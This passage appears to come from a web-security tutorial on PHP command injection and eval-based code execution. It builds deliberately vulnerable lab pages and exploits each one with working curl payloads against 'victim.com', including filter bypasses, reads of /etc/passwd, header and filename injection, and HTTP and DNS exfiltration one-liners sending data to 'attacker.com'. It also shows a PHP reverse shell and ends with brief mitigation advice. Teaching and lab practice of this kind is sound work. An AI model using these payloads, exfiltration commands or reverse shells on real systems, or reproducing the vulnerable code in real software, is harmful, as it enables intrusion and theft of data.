$ip = $_GET['ip'];

// Directly interpolates user input into shell command
// CRITICAL ISSUE: Allows arbitrary command execution
print "<pre>".shell_exec("ping -c 1 $ip")."</pre>";
// SECURITY ISSUES:
// 1. Command injection via $ip parameter
// 2. No output encoding (XSS potential)
// 3. No error handling for failed commands
?>
```

```
<!-- SECURITY ISSUES IN FORM:
- GET method exposes parameters in URL
- No CSRF protection
```

```
- No input validation
- No rate limiting -->
<form method="GET">
  <!-- UNSAFE: No client-side validation -->
  <input type="text" name="ip" placeholder="ip">
  <button type="submit">Submit</button>
</form>
```

Exploitation: The vulnerability is detectable because the code takes user input from `$_GET['ip']` and uses it directly in a shell command without any filtering. An attacker can test this by submitting an input like `8.8.8.8; ls` through the form. If the page shows the ping result followed by a directory listing, it proves the input isn't sanitized, allowing extra commands to run.

```
$ curl "http://victim.com/cmdSimplest.php?ip=8.8.8.8;ls"
```

output:

```
<pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=154 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 154.132/154.132/154.132/0.000 ms
cmdDirectResult.php
cmdffmpeg.py
cmdIndirectResult.php
cmdNoResult.php
cmdSimplest.php
[...]
```

Command Injection via Blacklist Separators

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdBlacklist.php
```

Create vulnerable code: cmdBlacklist.php

```
<?php
if (isset($_POST["domain"])) {
    $userInput = $_POST["domain"];

    $sanitizers = [";", "|", "&", "`", "$", "(", ")"];
    $safe = true;

    foreach ($sanitizers as $sanitizer) {
        if (strpos(strtolower($userInput), strtolower($sanitizer)) !== false) {
            $safe = false;
            break;
        }
    }

    if ($safe) {
        exec("ping -c 1 " . $userInput, $output);
    }
}
```

```

        // SECURITY NOTE: No output encoding (XSS risk)
        echo implode("\n", $output);
    }
}
?>

<!-- SECURITY ISSUES IN FORM:
    - No CSRF protection
    - No rate limiting
    - No client-side validation -->
<form method="POST">
    <input type="text" name="domain" placeholder="Host">
    <button type="submit">Submit</button>
</form>

```

Exploitation (Method #1): The code tries to block dangerous characters like ;, |, and \$ using a `strstr` check. It converts the input to lowercase and compares it against the sanitizers. If any sanitizer is found, it sets `$safe` to `false` and skips the `exec`. The check works for the listed characters—input like `victim.com; ls` or `example.com | whoami` gets caught because ; and | are in the list. But the filter doesn't block everything. It misses the enter character (`\r\n`), which can separate commands in a shell. Since `exec` runs commands through the shell, an input with a newline can sneak in extra commands.

```
$ curl "http://victim.com/cmdBlacklist.php" -d "domain=127.0.0.1 %0D%0A ls"
```

```

# output:
cmdBlacklist.php
cmdDirectResult.php
cmdffmpeg.py
cmdIndirectResult.php
cmdNoResult.php
cmdSimplest.php
[...]

```

Exploitation (Method #2): Also you can change `<input>` to `<textarea>` for inserting enter character (`\r\n`).

Regex Bypass in Command Injection

Install requirements

```

$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdRegex.php

```

Create vulnerable code: `cmdRegex.php`

```

<?php
$ip = $_GET['ip'];
if (!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/m', $ip)) {
    print "Invalid IP address";
} else {
    print "<pre>" . shell_exec("ping -c 1 $ip") . "</pre>";
}

```



```
}
?>
<form method="get">
  <input type="text" name="ip" id="ip">
  <input type="submit" value="Ping" name="btn_run">
</form>
```

Exploitation: The code uses a regex `/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/m` to ensure the input looks like an IP address - four numbers separated by dots. If it matches, `shell_exec(`ping -c 1 $ip`)` runs the input in the shell. The regex seems solid, but it doesn't stop newline characters (like `%0A` in a URL). Since `shell_exec` sends the input straight to the shell, a newline splits the command, letting extra commands sneak in after a valid IP.

```
$ curl "http://victim.com/cmdRegex.php?ip=127.0.0.1%0Als"

<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.023/0.023/0.023/0.000 ms
cmdBlacklist.php
cmdDirectResult.php
cmdffmpeg.py
cmdIndirectResult.php
cmdNoResult.php
cmdRegex.php
cmdSimplest.php
[...]
```

Command Injection via Space Stripping

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdSpaceFiltering.php
```

Create vulnerable code: cmdSpaceFiltering.php

```
<?php
    $ip = preg_replace('/\s+/', '', $_POST['ip']);
    print shell_exec("ping -c 1 $ip");
?>
<form method="post">
  <input type="text" name="ip">
  <input type="submit" name="btn_run" value="Run">
</form>
```

Exploitation: This code takes user input, removes all spaces, and runs a ping command with it. You might think it's safe, but it can still run other commands! For example, `cat`

/etc/passwd won't work because it becomes cat/etc/passwd, which fails. However, you can use tricks like:

Uses < to read the file without spaces:

```
$ curl http://victim.com/cmdSpaceFiltering.php -d "ip=127.0.0.1;cat</etc/passwd"
```

output

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.014/0.014/0.014/0.000 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
[...]
```

Uses \$IFS, a shell variable that adds a space:

```
$ curl http://victim.com/cmdSpaceFiltering.php -d "ip=127.0.0.1;cat%24IFS/etc/passwd"
```

output

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.014/0.014/0.014/0.000 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
[...]
```

Command Injection via Word Removal

Install requirements

```
$ sudo apt update && sudo apt install -y php  
$ mkdir commandInjection; cd commandInjection  
$ touch cmdWordFiltering.php
```

Create vulnerable code: cmdWordFiltering.php

```
<?php  
$ip = $_POST['ip'];  
$ip = preg_replace('/passwd(.*)/i', '', $ip);  
$ip = preg_replace('/etc(.*)/i', '', $ip);  
print shell_exec("ping -c 1 $ip");  
?>  
<form method="post">  
  <label for="ip">IP:</label>
```

```
<input type="text" name="ip" id="ip">
<input type="submit" value="Run" name="btn_run">
</form>
```

Exploitation: The code takes user input from a form `$_POST['ip']` and tries to filter out `/etc/passwd` using two `preg_replace` calls: one removes `passwd` and anything after it, and the other removes `etc` and anything after it. This filtered input is then passed to `shell_exec` with a `ping` command. The filters look strict, but they're weak because they only catch `etc` and `passwd` when they appear exactly like that. If the input is tweaked—say, by splitting or encoding the path—the filters miss it, and the command still runs with malicious parts intact. Here's how to bypass the filters and read `/etc/passwd`:

Base64 Method

```
$ echo "/etc/passwd" | base64          # Result: L2V0Yy9wYXNzd2Q=
# create payload: 127.0.0.1;cat `echo 'L2V0Yy9wYXNzd2Q=' | base64 -d`

# using https://www.urlencoder.org
# URL Encode: 127.0.0.1%3Bcat%20%60echo%20%27L2V0Yy9wYXNzd2Q%3D%27%20%7C%20base64%20-d%60

$ curl http://victim.com/cmdWordFiltering.php \
-d "ip=127.0.0.1%3Bcat%20%60echo%20%27L2V0Yy9wYXNzd2Q%3D%27%20%7C%20base64%20-d%60"

# output
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.019/0.019/0.019/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
```

Quote Method

```
$ curl http://victim.com/cmdWordFiltering.php -d "ip=127.0.0.1; cat /e'tc/pa'sswd"

# output
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.019/0.019/0.019/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
```

Escape Character Method

```
$ curl http://victim.com/cmdWordFiltering.php -d "ip=127.0.0.1; cat /etc/passwd"
```

output

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.019/0.019/0.019/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
```

Command Injection via Quoted Input

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdQuote.php
```

Create vulnerable code: cmdQuote.php

```
<?php
    $ip = $_GET['ip'];
    print "<pre>".shell_exec("ping -c 1 '$ip']")."</pre>";
?>
<form method="get">
    <label>IP:</label>
    <input type="text" name="ip">
    <input type="submit" value="Ping" name="btn_run">
</form>
```

Exploitation: The code grabs user input from `$_GET['ip']` and puts it straight into `shell_exec("`ping -c 1 '$ip'`")`. The single quotes around `$ip` might look safe, but they're not. If the input has a single quote, it can break out of the quotes and mess with the command. For example, an input like `victim.com'; ls` turns into `ping -c 1 'victim.com'; ls`, which the shell tries to run as two commands. With the right tweak, this can be exploited.

```
# create payload: 127.0.0.1'; cat /etc/passwd #
# URL Encode (https://www.urlencoder.org/): 127.0.0.1%27%3B%20cat%20%2Fetc%2Fpasswd%20%23
$ curl "http://victim.com/cmdQuote.php?ip=127.0.0.1%27%3B%20cat%20%2Fetc%2Fpasswd%20%23"
```

output

```
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Header-Based Command Injection

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdUserAgent.php
```

Create vulnerable code: cmdUserAgent.php

```
<?php
$userAgent = $_SERVER['HTTP_USER_AGENT'];
shell_exec("echo 'User-Agent: $userAgent' >> user_agent.log");
echo "User-Agent logged.";
?>
```

Exploitation: The vulnerable PHP code embeds the unsanitized User-Agent header directly into a shell command. Attackers can exploit this by injecting malicious payloads into the User-Agent string. For example, submitting `'; id > exploit.txt #` alters the command to `echo 'User-Agent: '; id > exploit.txt #' >> user_agent.log`. Here, the `;` ends the initial echo command, allowing `id > exploit.txt` to execute, which writes the server's user/group details to a file. The `#` symbol comments out the remaining `>> user_agent.log` portion, ensuring the payload runs cleanly. This method bypasses input checks entirely, leveraging the shell's command-chaining syntax to execute arbitrary code.

```
# Detection
# Load immediately
$ curl http://victim.com/cmdUserAgent.php

# Load after 5 seconds
$ curl http://victim.com/cmdUserAgent.php -H "user-agent: ';sleep 5;#"

# Exploitation
$ curl http://victim.com/cmdUserAgent.php -H "user-agent: ';cat /etc/passwd > exploit.txt;\n#"

# Show result
$ curl http://victim.com/exploit.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Out-of-Band Exploitation Techniques

Out-of-band (OOB) techniques involve sending data outside the application's normal channels. Useful when the application doesn't return the injected command's output.

Command, Result, Saving file

```
# If you have permission to create a file into a writable folder in document root
ip=127.0.0.1; command > writableFolder/test.txt
# Browse to http://victim.com/writableFolder/test.txt

# Append to an existing file
# Then browse to http://url/folder/style.css
ip=127.0.0.1; command >> folder/style.css
```

HTTP Data Exfiltration Using cURL command

```
# Sending out the result of a command [GET]
$ curl https://attacker.com/?a="$(command)"

# Sending out the result of a command (base64)[GET]
$ command | base64 | curl http://attacker.com -G -d @-

# Sending out the result of a command [POST]
$ curl https://attacker.com -d "$(command)"
$ command | curl http://attacker.com -d @-

# Reading a file
$ curl https://attacker.com --data-binary @/etc/passwd
```

HTTP Data Exfiltration Using wget command

```
# Sending out the result of a command [GET]
$ wget https://attacker.com/?a="$(command)"

# Sending out the result of a command [Header value]
$ wget https://attacker.com --header="a:$(command | xargs echo -n)"

# Sending out the result of a command [POST]
$ wget https://attacker.com --post-data "a=$(cat /etc/passwd | base64)"

# Reading a file
$ wget https://attacker.tld --post-file /etc/passwd
```

DNS data exfiltration: If you created a DNS server in the Subdomain Takeover chapter, add the following instructions to enable logging on your DNS server:

Create a Logging Directory:

```
$ sudo mkdir -p /var/log/named
$ sudo chown bind:bind /var/log/named
$ sudo chmod 750 /var/log/named
```

Configure BIND Logging

```
# Edit the BIND configuration file:
$ sudo nano /etc/bind/named.conf

# At the end of the file, add:
include "/etc/bind/named.conf.logging";

# Now, create the logging configuration file:
$ sudo nano /etc/bind/named.conf.logging

# Add the following:
logging {
    channel default_log {
        file "/var/log/named/named.log" versions 5 size 10m;
        severity info;
        print-time yes;
        print-severity yes;
        print-category yes;
    };

    channel query_log {
        file "/var/log/named/queries.log" versions 5 size 10m;
        severity dynamic;
        print-time yes;
    };

    category default { default_log; };
    category queries { query_log; };
};

# Save and exit.
```

Apply Changes and Restart BIND

```
$ sudo systemctl restart named
$ sudo systemctl enable named
```

Verify Logging Works

```
$ dig @127.0.0.1 $(whoami).example.com +short

$ sudo tail -f /var/log/named/queries.log

# output:
03-Apr-2025 16:39:16.999 client @0x7f12c4003fe8 127.0.0.1#33546 (user.example.com): \
query: user.example.com IN A +E(0)K (127.0.0.1)
```

Important Note: If the data contains spaces or binary characters, encode it in HEX or Base64.

DNS exfiltration using ping command

Using ping command

```
$ command | od -A n -t x1 | sed 's/ *//g' | while read exfil; do ping -c 1 $exfil.attacker.com; done
$ command | od -A n -t x1 | sed 's/\s//g' | while read exfil; do ping -c 1 $exfil.attacker.com; done
$ command | od -A n -t x1 | tr -d " " | while read exfil; do ping -c 1 $exfil.attacker.com; done
$ command | xxd -p | while read exfil; do ping -c 1 $exfil.attacker.com; done
```

DNS exfiltration using dig command

```
$ command | od -A n -t x1 | sed 's/ *//g' | while read exfil; do dig $exfil.attacker.com; done
$ command | od -A n -t x1 | sed 's/\s//g' | while read exfil; do dig $exfil.attacker.com; done
$ command | od -A n -t x1 | tr -d " " | while read exfil; do dig $exfil.attacker.com; done
$ command | xxd -p | while read exfil; do dig $exfil.attacker.com; done
```

Example:

```
$ uname -a | od -A n -t x1 | sed 's/ *//g' | while read exfil; do dig @127.0.0.1 $exfil.attacker.com +short; done
```

```
$ sudo tail -f /var/log/named/queries.log
[...] 4c696e7578207562756e747520362e31.attacker.com [...]
[...] 312e302d32312d67656e657269632023.attacker.com [...]
[...] 32317e32342e30342e312d5562756e74.attacker.com [...]
[...] 4e414d4943204d6f6e20466562203234.attacker.com [...]
[...] 7838365f3634207838365f3634207838.attacker.com [...]
[...] 365f363420474e552f4c696e75780a.attacker.com [...]
```

Extracting out the subdomains

```
$ echo 4c696e7578207562756e747520362e31312e302d32312d67656e65726963202332317e32342e30342e312d5562756e744e414d4943204d6f6e204665622032347838365f3634207838365f3634207838365f363420474e552f4c696e75780a | xxd -r -p
```

output:

```
Linux ubuntu 6.11.0-21-generic #21~24.04.1-UbuntuNOMIC Mon Feb 24x86_64 x86_64 x86_64 GNU/Linux
```

Basic Indirect Command Injection

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdSimplestIndirect.php
```

Create vulnerable code: cmdSimplestIndirect.php

```
<form method="post">
  <input type="text" name="host" placeholder="Host" />
```



```
<button type="submit">Ping</button>
</form>
<?php
    $command = "ping -c 1 " . $_POST["host"];
    exec($command, $retval);
    echo count($retval) ? 'Resolved' : 'Could not resolve';
?>
```

Exploitation: The application doesn't show command output to the user. It only uses the presence of output to decide its response (**Resolved** or **Could not resolve**). So, while `whoami` might run and generate a username, that output stays hidden, making it useless for confirming the vulnerability or extracting data.

```
$ curl http://victim.com/cmdSimplestIndirect.php -d "host=127.0.0.1;whoami"
```

```
# output:
Resolved
```

```
# NotWorked
```

Since you can't see output, you need a side effect to detect command execution. The `sleep 5` command introduces a noticeable delay (5 seconds), which you can observe in the app's response time—proof the injection worked.

```
# load immediately
```

```
$ time curl http://victim.com/cmdSimplestIndirect.php -d "host=127.0.0.1"
```

```
# load after 10 seconds
```

```
$ time curl http://victim.com/cmdSimplestIndirect.php -d "host=127.0.0.1; sleep 10"
```

For getting data like `/etc/hosts`, you can't rely on the app displaying it. Instead, you use an out-of-band (OOB) method, like `curl`, to send the data to a server you control.

```
# Launch a webserver (attacker)
```

```
$ pip -S 0:8080
```

```
$ curl http://victim.com/cmdSimplestIndirect.php \
    -d "host=127.0.0.1; cat /etc/hosts | base64 | curl http://attacker.com:8080 -G -d @"
$ echo <BASE64> | base64 -d
```

```
# output:
```

```
[...]
```

```
127.0.0.1 localhost
```

```
127.0.1.1 ubuntu
```

```
# The following lines are desirable for IPv6 capable hosts
```

```
::1 ip6-localhost ip6-loopback
```

```
fe00::0 ip6-localnet
```

```
ff00::0 ip6-mcastprefix
```

```
ff02::1 ip6-allnodes
```

```
ff02::2 ip6-allrouters
```

```
127.0.0.1 victim.com attacker.com hacker.com
```

```
127.0.0.1 site.com sso.site.com
```

```
127.0.0.1 example.com
```

```
127.0.0.1 adomain.com
```

Subshell-Based Command Injection

Install requirements

```
$ sudo apt update && sudo apt install -y php imagemagick
$ mkdir commandInjection; cd commandInjection
$ touch cmdSubshell.php
```

Create vulnerable code: cmdSubshell.php

```
<form method="post">
  <input type="text" name="size" placeholder="Size in %">
  <button type="submit">Resize Image</button>
</form>
<?php
if (isset($_POST['size'])) {
    $size = $_POST['size'];
    shell_exec("convert static/img/img.png -resize $size% static/img/img.png");
}
```

Exploitation: To test for command injection, submit `$(sleep 5)` as the size. The command becomes `convert static/img/img.png -resize $(sleep 5)% static/img/img.png`. The shell runs `sleep 5`, pausing for 5 seconds before `convert` proceeds. If the page takes 5+ seconds to load, injection is confirmed; no delay means it's safe. This works because `shell_exec` passes the input to the shell, which interprets `$(...)` as a subshell command.

Since the app doesn't show output (it's blind), use `curl` to send data to a server you control. Try this payload:

```
$ sudo tail -f /var/log/named/queries.log
$ curl http://victim.com/cmdSubshell.php \
-d "size=`cat /etc/hosts | od -A n -t x1 | tr -d " " | while read exfil;\
do dig @127.0.0.1 $exfil.attacker.com +short; done`"

# output
[...] query: 3132372e302e302e31206c6f63616c68.attacker.com [...]
[...] query: 6f73740a3132372e302e312e31207562.attacker.com [...]
[...] query: 756e74750a0a232054686520666f6c6c.attacker.com [...]
[...] query: 6f77696e67206c696e65732061726520.attacker.com [...]
```

Command Injection via File Upload

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdUploader.php
$ mkdir uploads; chmod 755 -R uploads
```

Create vulnerable code: cmdUploader.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = 'uploads/';
    $filename = $_FILES['file']['name'];
    $tmpPath = $_FILES['file']['tmp_name'];

    // Vulnerable command: uses unsanitized $filename
    $command = "mv '$tmpPath' $uploadDir$filename";
    shell_exec($command);

    if (file_exists("$uploadDir$filename")) {
        echo "File uploaded: $filename";
    } else {
        echo "Upload failed. Debug: " . shell_exec("echo $command");
    }
}
?>
```

```
<!DOCTYPE html>
<html>
<body>
    <form method="POST" enctype="multipart/form-data">
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
</body>
</html>
```

Exploitation: The PHP code uses `shell_exec()` to move an uploaded file with a raw, unsanitized `$filename`. An attacker can exploit this by crafting a malicious filename containing shell metacharacters. For example, using `curl` to upload a file with the name `legit.jpg; id > exploit.txt` would inject the `id` command into the `mv` operation. The `$command` becomes:

```
mv '/tmp/php123' uploads/legit.jpg; id > exploit.txt
```

The semicolon (;) terminates the `mv` command and executes `id > exploit.txt`, creating a file on the server.

Command Injection with Partial Execution

Partial Command Injection occurs when an attacker can inject a portion of a system command but cannot execute a full arbitrary command freely. This happens when the input is concatenated into a larger command in a way that restricts full command execution but still allows manipulation.

How It Differs from Full Command Injection? **Full Command Injection:** Attacker can execute any command, including `ls; cat /etc/passwd`.

Partial Command Injection: The attacker can modify or extend part of an existing command but not execute arbitrary new commands freely.

Lab setup: Install requirements

```
$ sudo apt update && sudo apt install -y php imagemagick
$ mkdir commandInjection; cd commandInjection
$ touch cmdPartial.php
```

Create vulnerable code: cmdPartial.php

```
<form method="post">
  <input type="text" name="domain" placeholder="Host">
  <button type="submit">Submit</button>
</form>
<?php
if (isset($_POST["domain"])) {
    $userInput = $_POST["domain"];
    $sanitizers = [";", "|", "&", "\\", "$", "(", ")"];
    $command = "curl -s " . $userInput;
    $command = preg_replace('/[\t\n\r]+/', ' ', $command);
    $safe = true;
    foreach ($sanitizers as $s) {
        if (strpos(strtolower($userInput), strtolower($s)) !== false) {
            echo "DETECTED";
            $safe = false;
            break;
        }
    }
    if ($safe) {
        exec($command, $output);
        foreach ($output as $line) echo "<pre>$line</pre>";
    }
}
```

Exploitation: The code takes `$_POST["domain"]` and runs it through `exec("curl -s $userInput")` after checking for risky characters like `;`, `|`, `&`, `\`, `(`, `)`, and `^`. Since the output shows on the page, test if extra arguments slip through. Enter `victim.com —help`. The command becomes `curl -s victim.com —help``. If you see curl's help text instead of webpage content, the filters aren't catching everything—spaces and dashes get through, hinting at injection possibilities.

```
# payload
$ curl http://victim.com/cmdPartial.php -d "domain=http://victim.com --help"

# output
Usage: curl [options...]
-d, --data          HTTP POST data
-f, --fail          Fail fast with no output on HTTP errors
-h, --help          Get help for commands
[...]
```

The filters stop command separators, so we can't chain commands for RCE, but we can still misuse `curl` to read local files or exfiltrate data. Here are two working solutions based on your scenarios:

HTTP Exfiltration with curl: Before exfiltration data, let's create a web server using python that support POST request:

```
# server.py
from http.server import HTTPServer, BaseHTTPRequestHandler

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"Hello, GET request received!")

    def do_POST(self):
        content_length = int(self.headers["Content-Length"])
        post_data = self.rfile.read(content_length)
        print("Received POST data:", post_data.decode())

        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"POST request received!")

server_address = ("", 8080)
httpd = HTTPServer(server_address, SimpleHTTPRequestHandler)
print("Serving on port 8080...")
httpd.serve_forever()
```

Now we send a POST request to my server and exfiltrate /etc/hosts file:

```
# Run Server
$ python3 server.py

# payload
$ curl http://victim.com/cmdPartial.php -d 'domain=http://attacker.com:8080 -d @/etc/hosts'

# look at server:
Serving on port 8080...
Received POST data: 127.0.0.1 localhost127.0.0.1 \
ubuntu# The following lines are desirable for IPv6 capable hosts::1\
    ip6-localhost ip6-loopbackfe00::0 ip6-localnetff00::0 ip6-mcastprefixff02::1 \
    ip6-allnodesff02::2 ip6-allrouters127.0.0.1 victim.com attacker.com hacker.com127\
.0.0.1 site.com sso.site.com\
    127.0.0.1 example.com127.0.0.1 adomain.com
127.0.0.1 - - [03/Apr/2025 19:25:29] "POST / HTTP/1.1" 200 -
```

Local File Read with file://

```
$ curl http://victim.com/cmdPartial.php -d 'domain=file:///etc/hosts'
```

Reverse Shell

HTTP is a stateless protocol, so command injection often results in a non-interactive shell. An interactive shell can be achieved through two ways:

- **Bind Shell:** Spawning a shell and bind it on a port in target machine, connecting to it directly (nowadays is impossible, why?)
- **Reverse Shell:** Forcing target machine to connect back to attacking machine

```
# Step 1: Attacker listens on a port (example port 2121)
$ nc -nvlp 2121

# Step 2: Victim's machine connects (a payload/code/command is required).
$ php -r '$sock=fsockopen("***IP**",**PORT**);exec("sh <&3 >&3 2>&3");'
```

```
# Step 3: Victim spawns a shell
# Step 4: Attacker has the shell
```

Let's get a reverse shell for cmdDirectResult.php:

```
# listener:
$ nc -nvlp 8080

# prepare payload: 127.0.0.1;php -r '$sock=fsockopen("attacker.com",8080);exec("sh <&3 >&\
3 2>&3");'
# url encoded of payload: 127.0.0.1%3Bphp%20-r%20%27%24sock%3Dfsockopen%28%22attacker.com%
%22%2C8080%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
# Inject payload to victim:
$ curl http://victim.com/cmdDirectResult.php -d "ip=127.0.0.1%3Bphp%20-r%20%27%24sock%3Df\
sockopen%
%28%22attacker.com%22%2C8080%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27"
```

Mitigation Techniques

Avoid Direct Shell Access: Where possible, avoid using system shell commands directly in your application. Instead, use language-specific libraries or functions designed for the task at hand (e.g., file manipulation, network operations, etc.). This reduces the need for system-level command execution and minimizes the attack surface. For example, use Python's `subprocess.run()` instead of calling `os.system()` in Python.

Input Validation: Whitelist input to ensure it meets the expected format (e.g., alphanumeric characters, specific symbols). Reject any input that includes special characters (such as `;`, `|`, `&`, etc.) which can be used to inject malicious commands. In addition to input whitelisting, sanitize input by removing or escaping potentially dangerous characters before passing them to a shell. Consider using regular expressions to ensure the input only contains safe, expected patterns.

Use `escapeshellarg()` or `escapeshellcmd()` (with caution): In PHP, `escapeshellarg()` and `escapeshellcmd()` can be used to escape potentially dangerous characters in input passed to shell commands.

- `escapeshellarg()` is safer as it wraps the entire argument in quotes, making it treat the input as a single argument.
- `escapeshellcmd()` escapes characters that may allow command chaining. However, these functions are not foolproof and should be used in conjunction with proper input

validation and whitelisting. Consider using parameterized commands or API calls as an alternative where possible.

Remote Code Execution (RCE)

Remote Code Execution (RCE) is one of the most critical security vulnerabilities, allowing attackers to execute arbitrary code on a target system from a remote location. This flaw typically arises due to improper input validation, insecure deserialization, or vulnerabilities in web applications, software, or server configurations. An attacker who successfully exploits RCE can gain full control over the system, deploy malware, steal sensitive data, or even pivot within a network to escalate attacks. The consequences of RCE can be devastating, often leading to complete system compromise. With such high stakes, how can organizations strengthen their defenses to prevent unauthorized code execution?

Understanding Remote Code Execution

Remote Code Execution (RCE) is a critical security vulnerability that allows an attacker to execute arbitrary code on a target system remotely. The attacker essentially forces the application to execute code of their choosing, leading to severe consequences, including complete system compromise, data breaches, and denial-of-service attacks.

The key characteristic of RCE is that the application evaluates the injected code as code, without proper validation or sanitization. This contrasts with command injection, where the attacker injects commands that are then executed by the system shell.

In many cases, RCE vulnerabilities stem from the use of functions like `eval()`. `eval()` takes a string as input and executes it as if it were code written directly in the application's language. This functionality, while sometimes necessary, is inherently dangerous because it provides a direct pathway for attackers to inject and execute malicious code. In a word, `eval()` is a loaded gun.

Consider the following PHP code:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeSimplest.php
```

Create vulnerable code: `codeSimplest.php`

```
<?php
    $code = $_GET["code"];
    eval($code);
?>
```


Exploitation: In this example, the application retrieves code from the code GET parameter and executes it using `eval()`. An attacker can exploit this vulnerability by injecting arbitrary PHP code into the code parameter.

For example, the following URL would execute the `phpinfo()` function:

```
http://victim.com/codeSimplest.php?code=phpinfo();
```

This would display the PHP configuration information, potentially revealing sensitive details about the server.

Breaking & Fixing: A Common Pitfall

A common mistake is to try and “fix” RCE vulnerabilities by simply escaping or sanitizing the input. However, this approach is often ineffective, as attackers can find ways to bypass the sanitization.

Consider this example:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir codeExecution; cd codeExecution
$ touch codeFixing.php
```

Create vulneable code: `codeFixing.php`

```
<?php
    $echo = @$_GET['echo'];
    eval("print('$echo');");
?>
```

Exploitation: The intention might be to simply `echo` some input. However, an attacker can **break out** of the string context and inject arbitrary code:

```
http://victim.com/codeFixing.php/?echo=123');phpinfo();//
```

This payload would be interpreted as:

```
print('123');          // Closes the print statement
phpinfo();             // Executes arbitrary code
//                    // The rest is a comment
```

The best way to prevent RCE vulnerabilities is to avoid using `eval()` and similar functions altogether. Instead, find alternative ways to achieve the desired functionality.

